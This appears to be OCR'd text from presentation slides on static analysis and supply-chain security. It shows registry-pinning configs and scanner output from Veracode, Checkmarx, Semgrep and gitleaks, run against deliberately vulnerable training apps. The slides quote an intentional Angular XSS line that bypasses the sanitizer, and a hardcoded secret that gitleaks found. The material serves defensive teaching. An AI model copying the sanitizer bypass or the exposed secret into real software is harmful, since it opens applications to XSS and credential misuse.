
Explicitly set the each internal resolver


```
$ npm set registry https://registry.company.internal
 "dependencies": {
          "@internal/example-package": "1.0.0"
 }


"dependencies": {
          "private-package":
"git+ssh://git@github.com/my_organization/private-packaage.
git#master"
}
```

```
[global]
index-url = https://pypi.example.com/simple
```

```
<settings>
  <mirrors>
          <mirror>
          <id>internal-repo</id>

<url>https://maven.example.com/repository/internal</url>
          <mirrorOf>*</mirrorOf>
          </mirror>
  </mirrors>
</settings>
```

Finding bug generators




Bodgeit F vulnerable

Overview | Metrics | Engagements 37 | Findings 190 | Endpoints 27 | Benchmarks | Settings

AdHoc Import / Veracode Scan / Information Exposure Through Sent Data / View Finding


Information Exposure Through Sent Data Last Reviewed June 28, 2018, by rot Created Feb. 17, 2018

Severity	SLA	Status	Type	Date discovered	Age	Reporter	CWE	Found by
Medium	65	Inactive	Static	Feb. 17, 2018	155 days	rot	201	Veracode Scan

Location	Line Number
/devTools/utility.jsp	279

Description

```
The application calls the javax.servlet.jsp.JspWriter.print() function, which will result in data being transferred out of the application (via the network or
another medium).
This data contains sensitive information.
The first argument to print() contains potentially sensitive data from the variable filename.
The potentially sensitive data originated from earlier calls to javax.servlet.ServletRequest.getParameter, java.lang.System.getProperty, and
java.util.Properties.load.
The potentially sensitive data is directed into an output stream returned by javax.servlet.jsp.JspWriter.

Ensure that the transfer of the sensitive data is intended and that it does not violate application security policy.
This flaw is categorized as low severity because it only impacts confidentiality, not integrity or availability.
However, in the context of a mobile application, the significance of an information leak may be much greater, especially if misaligned with user expectations
or data privacy policies.

References:
```


Scan Results | Severity


- CSharp
  - High
    - Dangerous_File_Upload (4 : Found) (?)
    - LDAP_Injection (2 : Found) (?)
    - Reflected_XSS_All_Clients (336 : Found) (?)
    - Second_Order_SQL_Injection (8 : Found) (?)
    - SQL_Injection (22 : Found) (?)
    - Stored_XSS (195 : Found) (?)
    - XPath_Injection (3 : Found) (?)
  - Medium
    - Cookie_Injection (1 : Found) (?)
    - Cross_Site_History_Manipulation (44 : Found) (
    - Data_Filter_Injection (2 : Found) (?)
    - Heap_Inspection (88 : Found) (?)
    - HttpOnlyCookies (15 : Found) (?)
    - HttpOnlyCookies_In_Config (2 : Found) (?)

01
Implement SAST tools to automatically scan code for vulnerabilities during the development process. (Checkmarx , Veracode , Snyk, SonarQube and etc.)


02
Set up CI/CD pipelines to automate the security testing and deployment process.

Manual Static Analysis

Semgrep




```
juice-shop/frontend/src/app/search-result/search-result.component.ts
❯❱ typescript.angular.angular-route-bypass-security-trust.angular-route-bypass-security-trust
      Untrusted input could be used to tamper with a web page rendering, which can lead to a Cross-site
      scripting (XSS) vulnerability. XSS vulnerabilities occur when untrusted input executes malicious
      JavaScript code, leading to issues such as account compromise and sensitive information leakage.
      Validate the user input, perform contextual output encoding, or sanitize the input. A popular
      library used to prevent XSS is DOMPurify. You can also use libraries and frameworks such as Angular,
      Vue, and React, which offer secure defaults when rendering input.
      Details: https://sg.run/JpBW

      151┆ this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam) // vuln-code-
           snippet vuln-line localXssChallenge xssBonusChallenge

 Scan Summary
```




```
RULE
              ...
            })
        - pattern: $X
    pattern-sinks:
      - patterns:
          - pattern: |
              ($X: DomSanitizer).$BYPASS($FOO)
          - metavariable-regex:
              metavariable: $BYPASS
              regex: (bypassSecurityTrustHtml|bypassSecurityTrustStyle|bypassSecurityTrustScript|bypassSecurityTrustUrl|bypassSecurityTrustResourceUrl)
          - focus-metavariable: $FOO
    pattern-sanitizers:
      - patterns:
          - pattern-either:
              - pattern: |
                  ($X: DomSanitizer).sanitize(...)
      - patterns:
```

GitLeaks



```
otojon@AsusOtojon:/mnt/c/Users/otojo/Desktop/presentation materials/juice-shop$ gitleaks detect --report-format=json --report-path=gitleaks-report.jso

    gitleaks

6:27PM INF 18361 commits scanned.
6:27PM INF scan completed in 35.8s
6:27PM WRN leaks found: 132
```



{} gitleaks-report.json 8, U ×
{} gitleaks-report.json > {} 130

```
{
  "Description": "Detected a Generic API Key, potentially exposing access to various services and sensitive operations.",
  "StartLine": 24,
  "EndLine": 24,
  "StartColumn": 5,
  "EndColumn": 30,
  "Match": "secret = 'h0lyHandgr3nade'",
  "Secret": "h0lyHandgr3nade",
  "File": "server.js",
  "SymlinkFile": "",
  "Commit": "ac11dd38cf84483608c03504a9f353fe2f4ed76f",
  "Entropy": 3.5068905,
  "Author": "Björn Kimminich",
  "Email": "bjoern.kimminich@owasp.org",
  "Date": "2014-09-30T11:19:49Z",
  "Message": "added token based authentication\n\nfor now only protecting Basket and BasketItem entities",
  "Tags": [],
  "RuleID": "generic-api-key",
  "Fingerprint": "ac11dd38cf84483608c03504a9f353fe2f4ed76f:server.js:generic-api-key:24"
```

+ there are might be a lot of FP results too 🙃.

Q/A